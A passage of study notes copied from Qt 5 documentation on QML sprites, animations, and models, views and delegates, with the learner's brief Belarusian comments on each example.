
frameX: 40

frameCount: 2

frameWidth: 40

frameHeight: 40

frameRate: 20

}

Frames within one animation must be the same size, however multiple animations within the same file do not. Sprites without a frameCount specified assume that they take the entire file, and you must specify the frame size. Sprites without a frame size assume that they are square and take the entire file without wrapping, and you must specify a frame count.

The sprite engine internally copies and cuts up images to fit in an easier to read internal format, which leads to some graphics memory limitations. Because it requires all the sprites for a single engine to be in the same texture, attempting to load many different animations can run into texture memory limits on embedded devices. In these situations, a warning will be output to the console containing the maximum texture size. *// Realization details and potential problems //*

There are several tools to help turn a set of images into sprite sheets, here are some examples:

* Photoshop plugin: <http://www.johnwordsworth.com/projects/photoshop-sprite-sheet-generator-script>
* Gimp plugin: <http://registry.gimp.org/node/20943>
* Cmd-line tool: <http://www.imagemagick.org/script/montage.php>

#### QML Types Using the Sprite Engine

Sprites for the sprite engine can be defined using the [Sprite](http://doc.qt.io/qt-5/qml-qtquick-sprite.html) type. This type includes the input parameters as well as the length of the animation and weighted transitions to other animations. It is purely a data class, and does not render anything.

[SpriteSequence](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#spritesequence) is a type which uses a sprite engine to draw the sprites defined in it. It is a single and self-contained sprite engine, and does not interact with other sprite engines. [Sprite](http://doc.qt.io/qt-5/qml-qtquick-sprite.html) types can be shared between sprite engine using types, but this is not done automatically. So if you have defined a sprite in one [SpriteSequence](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#spritesequence) you will need to redefine it (or reference the same [Sprite](http://doc.qt.io/qt-5/qml-qtquick-sprite.html) type) in the sprites property of another [SpriteSequence](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#spritesequence) in order to transition to that animation.

Additionally, [ImageParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-imageparticle.html) can use [Sprite](http://doc.qt.io/qt-5/qml-qtquick-sprite.html) types to define sprites for each particle. This is again a single sprite engine per type. This works similarly to [SpriteSequence](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#spritesequence), but it also has the parametrized variability provided by the [ImageParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-imageparticle.html) type.

*// У мяне ўсё атрымалася з тыпам:* AnimatedSprite *//*

#### AnimatedSprite Type

For use-cases which do not need to transition between animations, consider the [AnimatedSprite](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#animatedsprite) type. This type displays sprite animations with the same input format, but only one at a time. It also provides more fine-grained manual control, as there is no sprite engine managing the timing and transitions behind the scenes.

[*http://doc.qt.io/qt-5/qtquick-animation-example.html*](http://doc.qt.io/qt-5/qtquick-animation-example.html)

### Qt Quick Examples - Animation



*Animation* is a collection of small QML examples relating to animation. Each example is a small QML file emphasizing a particular type or feature.

For more information about animations, visit [Important Concepts in Qt Quick - States, Transitions and Animations](http://doc.qt.io/qt-5/qtquick-statesanimations-topic.html).

#### Running the Example

To run the example from [Qt Creator](http://doc.qt.io/qtcreator/index.html), open the **Welcome** mode and select the example from **Examples**. For more information, visit [Building and Running an Example](http://doc.qt.io/qtcreator/creator-build-example-application.html).

#### ColorAnimation

*ColorAnimation* uses color animations to fade a sky from day to night.

GradientStop – вызначае колер у дадзенай пазіцыі градыента.

gradient: Gradient {

GradientStop {

position: 0.0

SequentialAnimation on color {

loops: Animation.Infinite

ColorAnimation { from: "#14148c"; to: "#0E1533"; duration: 5000 }

ColorAnimation { from: "#0E1533"; to: "#14148c"; duration: 5000 }

}

}

GradientStop {

position: 1.0

SequentialAnimation on color {

loops: Animation.Infinite

ColorAnimation { from: "#14aaff"; to: "#437284"; duration: 5000 }

ColorAnimation { from: "#437284"; to: "#14aaff"; duration: 5000 }

}

}

}

#### PropertyAnimation

*PropertyAnimation* uses number animations to bounce a circle up and down.

*// Тут выкарыстоўваць звязванне для таго, каб выява цені маштабіравалася пры прыжках выявы шарыка, адлюстроўваючы змяншэнне ці павелічэнне ценю. //*

// Animate the y property. Setting loops to Animation.Infinite makes the

// animation repeat indefinitely, otherwise it would only run once.

SequentialAnimation on y {

loops: Animation.Infinite

// Move from minHeight to maxHeight in 300ms, using the OutExpo easing function

NumberAnimation {

from: smiley.minHeight; to: smiley.maxHeight

easing.type: Easing.OutExpo; duration: 300

}

// Then move back to minHeight in 1 second, using the OutBounce easing function

NumberAnimation {

from: smiley.maxHeight; to: smiley.minHeight

easing.type: Easing.OutBounce; duration: 1000

}

// Then pause for 500ms

PauseAnimation { duration: 500 }

}

#### Animators

*Animators* uses animators to bounce an icon up and down.

*// Прыклад робіць тое ж самае, што і раней, толькі праз паралельныя анімацыі і без звязвання //*

SequentialAnimation {

SequentialAnimation {

ParallelAnimation {

YAnimator {

target: smiley;

from: smiley.minHeight;

to: smiley.maxHeight

easing.type: Easing.OutExpo;

duration: 300

}

ScaleAnimator {

target: shadow

from: 1

to: 0.5

easing.type: Easing.OutExpo;

duration: 300

}

}

ParallelAnimation {

YAnimator {

target: smiley;

from: smiley.maxHeight;

to: smiley.minHeight

easing.type: Easing.OutBounce;

duration: 1000

}

ScaleAnimator {

target: shadow

from: 0.5

to: 1

easing.type: Easing.OutBounce;

duration: 1000

}

}

}

PauseAnimation { duration: 500 }

running: true

loops: Animation.Infinite

}

#### Behaviors

*Behaviors* uses behaviors to move a rectangle to where you click.

*// Прыклад ясны. Ёсць прамавугольнік з надпісам і чатыры другіх. Калі мы на нейкі з гэтых чатырох наводзім курсор, то цантральны яркі прамавугольнік праз звязванне становіцца на месца таго, на які мы ўказалі, з выкарыстаннем анімацыі. //*

// Set an 'elastic' behavior on the focusRect's y property.

Behavior on y {

NumberAnimation { easing.type: Easing.OutElastic; easing.amplitude: 3.0; easing.period: 2.0; duration: 300 }

}

#### Wiggly Text

*Wiggly Tex* demonstrates using more complex behaviors to animate and wiggle some text around as you drag it. It does this by assigning a complex binding to each letter:

x: follow ? follow.x + follow.width : container.width / 6

y: follow ? follow.y : container.height / 2

Then, it uses behaviors to animate the movement of each letter:

*// Прыклад зразумелы, але не зусім ясны код, які адбываецца, калі ў першы момант зрушваеш некую літару тэкста //*

Behavior on x { enabled: container.animated; SpringAnimation { spring: 3; damping: 0.3; mass: 1.0 } }

Behavior on y { enabled: container.animated; SpringAnimation { spring: 3; damping: 0.3; mass: 1.0 } }

#### Tv Tennis

*Tv Tennis* uses complex behaviors to make the paddles follow a ball to simulate an infinite tennis game. Again, a binding which depends on other values is applied to the position and a behavior provided the animation.

*// Прыклад разглядаць я не стаў… ён работае не вельмі добра… //*

y: ball.direction == 'left' ? ball.y - 45 : page.height/2 -45;

Behavior on y { SpringAnimation{ velocity: 300 } }

#### Easing Curves

*Easing Curves* shows off all the easing curves available in Qt Quick animations.

*// Прыклад мне ясны. Выкарыстоўваецца Flickable для адлюстравання спісу. Унутры яго выкарыстоўваюць Column і Repeater. У якасці мадэлі выкарыстоўваюць спіс магчымых крывых ізінга. У якасці дэлегата – тры квадраты і тэкставае меню. Пры націсканні аднаго з квадратаў ён дэманструе дадзены тып зглажвання. //*

#### States

*States* demonstrates how the properties of an item can vary between [states](http://doc.qt.io/qt-5/qtquick-statesanimations-states.html).

It defines several states:

*// Прасцейшы прыклад, з якім лёгка разабрацца. Важна адзначыць, што стан характаразуе цалкам увесь qml файл. //*

// In state 'middleRight', move the image to middleRightRect

State {

name: "middleRight"

PropertyChanges { target: userIcon; x: middleRightRect.x; y: middleRightRect.y }

},

// In state 'bottomLeft', move the image to bottomLeftRect

State {

name: "bottomLeft"

PropertyChanges { target: userIcon; x: bottomLeftRect.x; y: bottomLeftRect.y }

}

#### Transitions

*Transitions* takes the States example and animates the property changes by setting transitions:

*// Прыклад абсалютна зразумелы. Цікава толькі існаванне Transitions па змоўчанні //*

// Transitions define how the properties change when the item moves between each state

transitions: [

// When transitioning to 'middleRight' move x,y over a duration of 1 second,

// with OutBounce easing function.

Transition {

from: "\*"; to: "middleRight"

NumberAnimation { properties: "x,y"; easing.type: Easing.OutBounce; duration: 1000 }

},

// When transitioning to 'bottomLeft' move x,y over a duration of 2 seconds,

// with InOutQuad easing function.

Transition {

from: "\*"; to: "bottomLeft"

NumberAnimation { properties: "x,y"; easing.type: Easing.InOutQuad; duration: 2000 }

},

// For any other state changes move x,y linearly over duration of 200ms.

Transition {

NumberAnimation { properties: "x,y"; duration: 200 }

}

#### PathAnimation

*PathAnimation* animates an image along a bezier curve using a [PathAnimation](http://doc.qt.io/qt-5/qtquick-animation-example.html#pathanimation).

*// Тут выкарыстоўваюць тып Canvas, прызначаны для малявання сродкамі Java Script. PauseAnimation, Path, PathCubic – элементы, якія непасрэдна забяспечваюць шляхі. //*

PathAnimation {

id: pathAnim

duration: 2000

easing.type: Easing.InQuad

target: box

orientation: PathAnimation.RightFirst

anchorPoint: Qt.point(box.width/2, box.height/2)

path: Path {

startX: 50; startY: 50

PathCubic {

x: window.width - 50

y: window.height - 50

control1X: x; control1Y: 50

control2X: 50; control2Y: y

}

onChanged: canvas.requestPaint()

}

}

#### PathInterpolator

*PathInterpolator* animates an image along the same bezier curve, using a [PathInterpolator](http://doc.qt.io/qt-5/qtquick-animation-example.html#pathinterpolator) instead.

*// Прыклад падобны на мінулы, але я не адчуў розніцы між PathAnimation і PathInterpolator. //*

PathInterpolator {

id: motionPath

path: Path {

startX: 50; startY: 50

PathCubic {

x: window.width - 50

y: window.height - 50

control1X: x; control1Y: 50

control2X: 50; control2Y: y

}

onChanged: canvas.requestPaint()

}

SequentialAnimation on progress {

running: true

loops: -1

PauseAnimation { duration: 1000 }

NumberAnimation {

id: progressAnim

running: false

from: 0; to: 1

duration: 2000

easing.type: Easing.InQuad

}

}

}

[*http://doc.qt.io/qt-5/qtwidgets-animation-easing-example.html*](http://doc.qt.io/qt-5/qtwidgets-animation-easing-example.html)

*…*

[*http://doc.qt.io/qt-5/qtquick-modelviewsdata-topic.html*](http://doc.qt.io/qt-5/qtquick-modelviewsdata-topic.html)

## Important Concepts In Qt Quick - Data - Models, Views and Data Storage

Most applications will have data that needs to be displayed to the user. That data might come from a variety of sources: network sources, local files, and databases are all common sources of data.

### Models and Views

It is often advantageous to show similar data in a similar manner, within an application, and this gives rise to the idea of having a model which contains data, and a view which displays the data. The view will display a delegate for every datum in the model.

For information about how the Model/View paradigm is implemented in Qt Quick, see the page titled [Models and Views in Qt Quick](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html).


### Data Storage and Access

Databases are commonly used to store information in applications. Qt Quick provides simplified access to relational databases via the [QtQuick.LocalStorage](http://doc.qt.io/qt-5/qtquick-localstorage-qmlmodule.html) module.

[*http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html*](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html)

### Models and Views in Qt Quick

Simply put, applications need to form data and display the data. Qt Quick has the notion of *models*, *views*, and *delegates* to display data. They modularize the visualization of data in order to give the developer or designer control over the different aspects of the data. A developer can swap a list view with a grid view with little changes to the data. Similarly, encapsulating an instance of the data in a delegate allows the developer to dictate how to present or handle the data.



* **Model** - contains the data and its structure. There are several QML types for creating models.
* **View** - a container that displays the data. The view might display the data in a list or a grid.
* **Delegate** - dictates how the data should appear in the view. The delegate takes each data in the model and encapsulates it. The data is accessible through the delegate.

To visualize data, bind the view's model property to a model and the delegate property to a component or another compatible type.

*// дэлегат выконвае дваякую ролю: ён указвае, як маляваць; і ён указвае, што з дадзенаў маляваць. Ажыццяўляе як бы выбарку з дадзенаў. Ці гэта ўжо кантролер. Тут тэрміналогія не вельмі ўсталяваная, але сутнасць ясна //*

#### Displaying Data with Views

Views are containers for collections of items. They are feature-rich and can be customizable to meet style or behavior requirements.

A set of standard views are provided in the basic set of Qt Quick graphical types:

* [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) - arranges items in a horizontal or vertical list
* [GridView](http://doc.qt.io/qt-5/qml-qtquick-gridview.html) - arranges items in a grid within the available space
* [PathView](http://doc.qt.io/qt-5/qml-qtquick-pathview.html) - arranges items on a path

These types have properties and behaviors exclusive to each type. Visit their respective documentation for more information.

#### Decorating Views

Views allow visual customization through *decoration* properties such as the header, footer, and section properties. By binding an object, usually another visual object, to these properties, the views are decoratable. A footer may include a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) type showcasing borders or a header that displays a logo on top of the list.

Suppose that a specific club wants to decorate its members list with its brand colors. A member list is in a model and the delegate will display the model's content. *Example.*

ListModel {

id: nameModel

ListElement { name: "Alice" }

ListElement { name: "Bob" }

ListElement { name: "Jane" }

ListElement { name: "Harry" }

ListElement { name: "Wendy" }

}

Component {

id: nameDelegate

Text {

text: name;

font.pixelSize: 24

}

}

The club may decorate the members list by binding visual objects to the header and footerproperties. The visual object may be defined inline, in another file, or in a [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) type.

ListView {

anchors.fill: parent

clip: true

model: nameModel

delegate: nameDelegate

header: bannercomponent

footer: Rectangle {

width: parent.width; height: 30;

gradient: clubcolors

}

highlight: Rectangle {

width: parent.width

color: "lightgray"

}

}

Component { //instantiated when header is processed

id: bannercomponent

Rectangle {

id: banner

width: parent.width; height: 50

gradient: clubcolors

border {color: "#9EDDF2"; width: 2}

Text {

anchors.centerIn: parent

text: "Club Members"

font.pixelSize: 32

}

}

}


Gradient {

id: clubcolors

GradientStop { position: 0.0; color: "#8EE2FE"}

GradientStop { position: 0.66; color: "#7ED2EE"}

}



#### Mouse and Touch Handling

The views handle dragging and flicking of their content, however they do not handle touch interaction with the individual delegates. In order for the delegates to react to touch input, e.g. to set the currentIndex, a [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) with the appropriate touch handling logic must be provided by the delegate.

Note that if highlightRangeMode is set to StrictlyEnforceRange the currentIndex will be affected by dragging/flicking the view, since the view will always ensure that the currentIndex is within the highlight range specified. *// Зразумець гэта больш наглядна //*

#### ListView Sections

[ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) contents may be grouped into *sections*, where related list items are labeled according to their sections. Further, the sections may be decorated with [delegates](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#qml-view-delegate).

A list may contain a list indicating people's names and the team on which team the person belongs.

ListModel {

id: nameModel

ListElement { name: "Alice"; team: "Crypto" }

ListElement { name: "Bob"; team: "Crypto" }

ListElement { name: "Jane"; team: "QA" }

ListElement { name: "Victor"; team: "QA" }

ListElement { name: "Wendy"; team: "Graphics" }

}

Component {

id: nameDelegate

Text {

text: name;

font.pixelSize: 24

anchors.left: parent.left

anchors.leftMargin: 2

}

}

The [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) type has the section [attached property](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#attached-properties-and-attached-signal-handlers) that can combine adjacent and related types into a section. The section.property determines which list type property to use as sections. The section.criteria can dictate how the section names are displayed and the section.delegate is similar to the views' [delegate](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#qml-view-delegate) property.

ListView {

anchors.fill: parent

model: nameModel

delegate: nameDelegate

focus: true

highlight: Rectangle {

color: "lightblue"

width: parent.width

}

section {

property: "team"

criteria: ViewSection.FullString

delegate: Rectangle {

color: "#b0dfb0"

width: parent.width

height: childrenRect.height + 4

Text { anchors.horizontalCenter: parent.horizontalCenter

font.pixelSize: 16

font.bold: true


text: section

}

}

}

}



#### View Delegates

Views need a *delegate* to visually represent an item in a list. A view will visualize each item list according to the template defined by the delegate. Items in a model are accessible through the index property as well as the item's properties.

Component {

id: petdelegate

Text {

id: label

font.pixelSize: 24

text: if (index == 0)


label.text = type + " (default)"

else

text: type

}

}



##### Accessing Views and Models from Delegates

The list view to which the delegate is bound is accessible from the delegate through the ListView.view property. Likewise, the [GridView](http://doc.qt.io/qt-5/qml-qtquick-gridview.html) GridView.view is available to delegates. The corresponding model and its properties, therefore, are available through ListView.view.model. In addition, any defined signals or methods in the model are also accessible.

This mechanism is useful when you want to use the same delegate for a number of views, for example, but you want decorations or other features to be different for each view, and you would like these different settings to be properties of each of the views. Similarly, it might be of interest to access or show some properties of the model.

In the following example, the delegate shows the property *language* of the model, and the color of one of the fields depends on the property *fruit\_color* of the view.

Rectangle {

width: 200; height: 200

ListModel {

id: fruitModel

property string language: "en"

ListElement {

name: "Apple"

cost: 2.45

}

ListElement {

name: "Orange"

cost: 3.25

}

ListElement {

name: "Banana"

cost: 1.95

}

}

Component {

id: fruitDelegate

Row {

id: fruit

Text { text: " Fruit: " + name; color: fruit.ListView.view.fruit\_color }

Text { text: " Cost: $" + cost }

Text { text: " Language: " + fruit.ListView.view.model.language }

}

}

ListView {

property color fruit\_color: "green"

model: fruitModel

delegate: fruitDelegate

anchors.fill: parent

}

}

#### Models

Data is provided to the delegate via named data roles which the delegate may bind to. Here is a [ListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#listmodel) with two roles, *type* and *age*, and a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) with a delegate that binds to these roles to display their values:

import QtQuick 2.0

Item {

width: 200; height: 250

ListModel {

id: myModel

ListElement { type: "Dog"; age: 8 }

ListElement { type: "Cat"; age: 5 }

}

Component {

id: myDelegate

Text { text: type + ", " + age }

}

ListView {

anchors.fill: parent

model: myModel

delegate: myDelegate

}

}

If there is a naming clash between the model's properties and the delegate's properties, the roles can be accessed with the qualified *model* name instead. For example, if a [Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) type had *type* or *age* properties, the text in the above example would display those property values instead of the *type* and *age* values from the model item. In this case, the properties could have been referenced as model.type and model.age instead to ensure the delegate displays the property values from the model item.

A special *index* role containing the index of the item in the model is also available to the delegate. Note this index is set to -1 if the item is removed from the model. If you bind to the index role, be sure that the logic accounts for the possibility of index being -1, i.e. that the item is no longer valid. (Usually the item will shortly be destroyed, but it is possible to delay delegate destruction in some views via a delayRemove attached property.)

Models that do not have named roles (such as the [ListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#listmodel) shown below) will have the data provided via the *modelData* role. The *modelData* role is also provided for models that have only one role. In this case the *modelData* role contains the same data as the named role.

QML provides several types of data models among the built-in set of QML types. In addition, models can be created with Qt C++ and then made available to [QQmlEngine](http://doc.qt.io/qt-5/qqmlengine.html) for use by QML components. For information about creating these models, visit the [Using C++ Models with Qt Quick Views](http://doc.qt.io/qt-5/qtquick-modelviewsdata-cppmodels.html) and [creating QML types](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html#qml-object-types) articles.

Positioning of items from a model can be achieved using a [Repeater](http://doc.qt.io/qt-5/qml-qtquick-repeater.html).

##### ListModel

[ListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#listmodel) is a simple hierarchy of types specified in QML. The available roles are specified by the [ListElement](http://doc.qt.io/qt-5/qml-qtqml-models-listelement.html) properties.

ListModel {

id: fruitModel

ListElement {

name: "Apple"

cost: 2.45

}

ListElement {

name: "Orange"

cost: 3.25

}

ListElement {

name: "Banana"

cost: 1.95

}

}

The above model has two roles, *name* and *cost*. These can be bound to by a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) delegate, for example:

ListView {

anchors.fill: parent

model: fruitModel

delegate: Row {

Text { text: "Fruit: " + name }

Text { text: "Cost: $" + cost }

}

}

[ListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#listmodel) provides methods to manipulate the [ListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#listmodel) directly via JavaScript. In this case, the first item inserted determines the roles available to any views that are using the model. For example, if an empty [ListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#listmodel) is created and populated via JavaScript, the roles provided by the first insertion are the only roles that will be shown in the view:

ListModel { id: fruitModel }

...

MouseArea {

anchors.fill: parent

onClicked: fruitModel.append({"cost": 5.95, "name":"Pizza"})

}

When the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) is clicked, fruitModel will have two roles, *cost* and *name*. Even if subsequent roles are added, only the first two will be handled by views using the model. To reset the roles available in the model, call [ListModel::clear](http://doc.qt.io/qt-5/qml-qtqml-models-listmodel.html#clear-method)().

##### XmlListModel

[XmlListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#xmllistmodel) allows construction of a model from an XML data source. The roles are specified via the [XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) type. The type needs to be imported.

import QtQuick.XmlListModel 2.0

The following model has three roles, *title*, *link* and *description*:

XmlListModel {

id: feedModel

source: "http://rss.news.yahoo.com/rss/oceania"

query: "/rss/channel/item"

XmlRole { name: "title"; query: "title/string()" }

XmlRole { name: "link"; query: "link/string()" }

XmlRole { name: "description"; query: "description/string()" }

}

The [RSS News demo](http://doc.qt.io/qt-5/qtquick-demos-rssnews-example.html) shows how [XmlListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#xmllistmodel) can be used to display an RSS feed.

##### VisualItemModel

[VisualItemModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#visualitemmodel) allows QML items to be provided as a model.

This model contains both the data and delegate; the child items of a [VisualItemModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#visualitemmodel) provide the contents of the delegate. The model does not provide any roles.

VisualItemModel {

id: itemModel

Rectangle { height: 30; width: 80; color: "red" }

Rectangle { height: 30; width: 80; color: "green" }

Rectangle { height: 30; width: 80; color: "blue" }

}

ListView {

anchors.fill: parent

model: itemModel

}

Note that in the above example there is no delegate required. The items of the model itself provide the visual types that will be positioned by the view.

##### Integers as Models

An integer can be used as a model that contains a certain number of types. In this case, the model does not have any data roles.

The following example creates a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) with five elements:

Item {

width: 200; height: 250

Component {

id: itemDelegate

Text { text: "I am item number: " + index }

}

ListView {

anchors.fill: parent

model: 5

delegate: itemDelegate

}

}

##### Object Instances as Models

An object instance can be used to specify a model with a single object type. The properties of the object are provided as roles.

The example below creates a list with one item, showing the color of the *myText* text. Note the use of the fully qualified *model.color* property to avoid clashing with *color* property of the Text type in the delegate.

Rectangle {

width: 200; height: 250

Text {

id: myText

text: "Hello"

color: "#dd44ee"

}

Component {

id: myDelegate

Text { text: model.color }

}

ListView {

anchors.fill: parent

anchors.topMargin: 30

model: myText

delegate: myDelegate

}


}

##### C++ Data Models

Models can be defined in C++ and then made available to QML. This mechanism is useful for exposing existing C++ data models or otherwise complex datasets to QML.

For information, visit the [Using C++ Models with Qt Quick Views](http://doc.qt.io/qt-5/qtquick-modelviewsdata-cppmodels.html) article.

### Repeaters



Repeaters create items from a template for use with positioners, using data from a model. Combining repeaters and positioners is an easy way to lay out lots of items. A [Repeater](http://doc.qt.io/qt-5/qml-qtquick-repeater.html) item is placed inside a positioner, and generates items that the enclosing positioner arranges.

Each Repeater creates a number of items by combining each element of data from a model, specified using the [model](http://doc.qt.io/qt-5/qml-qtquick-repeater.html#model-prop) property, with the template item, defined as a child item within the Repeater. The total number of items is determined by the amount of data in the model.

The following example shows a repeater used with a Grid item to arrange a set of Rectangle items. The Repeater item creates a series of 24 rectangles for the Grid item to position in a 5 by 5 arrangement.

import QtQuick 2.0

Rectangle {

width: 400; height: 400; color: "black"

Grid {

x: 5; y: 5

rows: 5; columns: 5; spacing: 10

Repeater { model: 24

Rectangle { width: 70; height: 70

color: "lightgreen"

Text { text: index

font.pointSize: 30

anchors.centerIn: parent } }

}

}

}

The number of items created by a Repeater is held by its [count](http://doc.qt.io/qt-5/qml-qtquick-repeater.html#count-prop) property. It is not possible to set this property to determine the number of items to be created. Instead, as in the above example, we use an integer as the model. This is explained in the [QML Data Models](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#integers-as-models) document.

It is also possible to use a delegate as the template for the items created by a Repeater. This is specified using the [delegate](http://doc.qt.io/qt-5/qml-qtquick-repeater.html#delegate-prop) property.

#### Using Transitions

Transitions can be used to animate items that are added to, moved within, or removed from a positioner.

Transitions for adding items apply to items that are created as part of a positioner, as well as those that are reparented to become children of a positioner.

Transitions for removing items apply to items within a positioner that are deleted, as well as those that are removed from a positioner and given new parents in a document.

*// intbu on examples //*

**Note:** Changing the opacity of items to zero will not cause them to disappear from the positioner. They can be removed and re-added by changing the visible property.

[*http://doc.qt.io/qt-5/qtquick-modelviewsdata-cppmodels.html*](http://doc.qt.io/qt-5/qtquick-modelviewsdata-cppmodels.html)

### Using C++ Models with Qt Quick Views

#### Data Provided In A Custom C++ Model

Models can be defined in C++ and then made available to QML. This is useful for exposing existing C++ data models or otherwise complex datasets to QML.

A C++ model class can be defined as a [QStringList](http://doc.qt.io/qt-5/qstringlist.html), a [QObjectList](http://doc.qt.io/qt-5/qobject.html#QObjectList-typedef) or a [QAbstractItemModel](http://doc.qt.io/qt-5/qabstractitemmodel.html). The first two are useful for exposing simpler datasets, while [QAbstractItemModel](http://doc.qt.io/qt-5/qabstractitemmodel.html) provides a more flexible solution for more complex models.

##### QStringList-based Model

A model may be a simple [QStringList](http://doc.qt.io/qt-5/qstringlist.html), which provides the contents of the list via the *modelData* role.

Here is a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) with a delegate that references its model item's value using the modelData role:

ListView {

width: 100; height: 100

model: myModel

delegate: Rectangle {

height: 25

width: 100

Text { text: modelData }

}

}

A Qt application can load this QML document and set the value of myModel to a [QStringList](http://doc.qt.io/qt-5/qstringlist.html):

QStringList dataList;

dataList.append("Item 1");

dataList.append("Item 2");

dataList.append("Item 3");

dataList.append("Item 4");

QQuickView view;

QQmlContext \*ctxt = view.rootContext();

ctxt->setContextProperty("myModel", QVariant::fromValue(dataList));

The complete source code for this example is available in [examples/quick/models/stringlistmodel](http://doc.qt.io/qt-5/qtquick-models-stringlistmodel-example.html) within the Qt install directory.

**Note:** There is no way for the view to know that the contents of a [QStringList](http://doc.qt.io/qt-5/qstringlist.html) have changed. If the [QStringList](http://doc.qt.io/qt-5/qstringlist.html) changes, it will be necessary to reset the model by calling [QQmlContext::setContextProperty](http://doc.qt.io/qt-5/qqmlcontext.html#setContextProperty)() again.

##### QObjectList-based model

A list of [QObject](http://doc.qt.io/qt-5/qobject.html)\* values can also be used as a model. A [QList](http://doc.qt.io/qt-5/qlist.html)<[QObject](http://doc.qt.io/qt-5/qobject.html)\*> provides the properties of the objects in the list as roles.

The following application creates a DataObject class with [Q\_PROPERTY](http://doc.qt.io/qt-5/qobject.html#Q_PROPERTY) values that will be accessible as named roles when a [QList](http://doc.qt.io/qt-5/qlist.html)<DataObject\*> is exposed to QML: *// example //*

class DataObject : public QObject

{

Q\_OBJECT

Q\_PROPERTY(QString name READ name WRITE setName NOTIFY nameChanged)

Q\_PROPERTY(QString color READ color WRITE setColor NOTIFY colorChanged)

...

};

int main(int argc, char \*\* argv)

{

QGuiApplication app(argc, argv);

QList<QObject\*> dataList;

dataList.append(new DataObject("Item 1", "red"));

dataList.append(new DataObject("Item 2", "green"));

dataList.append(new DataObject("Item 3", "blue"));

dataList.append(new DataObject("Item 4", "yellow"));

QQuickView view;

view.setResizeMode(QQuickView::SizeRootObjectToView);

QQmlContext \*ctxt = view.rootContext();

ctxt->setContextProperty("myModel", QVariant::fromValue(dataList));

...

The [QObject](http://doc.qt.io/qt-5/qobject.html)\* is available as the modelData property. As a convenience, the properties of the object are also made available directly in the delegate's context. Here, view.qml references the DataModel properties in the [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) delegate:

ListView {

width: 100; height: 100

model: myModel

delegate: Rectangle {

height: 25

width: 100

color: model.modelData.color

Text { text: name }

}

}

Note the use of color property with qualifier. The properties of the object are not replicated in the model object, as they are easily available via the modelData object. *// Дадзены мадэлі можна выкарыстоўваць для афармлення знешнасці дэлегата //*

The complete source code for this example is available in [examples/quick/models/objectlistmodel](http://doc.qt.io/qt-5/qtquick-models-objectlistmodel-example.html) within the Qt install directory.

Note: There is no way for the view to know that the contents of a [QList](http://doc.qt.io/qt-5/qlist.html) has changed. If the [QList](http://doc.qt.io/qt-5/qlist.html) changes, it is necessary to reset the model by calling [QQmlContext::setContextProperty](http://doc.qt.io/qt-5/qqmlcontext.html#setContextProperty)() again.

##### QAbstractItemModel subclass

A model can be defined by subclassing [QAbstractItemModel](http://doc.qt.io/qt-5/qabstractitemmodel.html). This is the best approach if you have a more complex model that cannot be supported by the other approaches. A [QAbstractItemModel](http://doc.qt.io/qt-5/qabstractitemmodel.html) can also automatically notify a QML view when the model data changes.

The roles of a [QAbstractItemModel](http://doc.qt.io/qt-5/qabstractitemmodel.html) subclass can be exposed to QML by reimplementing [QAbstractItemModel::roleNames](http://doc.qt.io/qt-5/qabstractitemmodel.html#roleNames)().

Here is an application with a [QAbstractListModel](http://doc.qt.io/qt-5/qabstractlistmodel.html) subclass named AnimalModel, which exposes the *type* and *sizes* roles. It reimplements [QAbstractItemModel::roleNames](http://doc.qt.io/qt-5/qabstractitemmodel.html#roleNames)() to expose the role names, so that they can be accessed via QML: *// example //*

class Animal

{

public:

Animal(const QString &type, const QString &size);

...

};

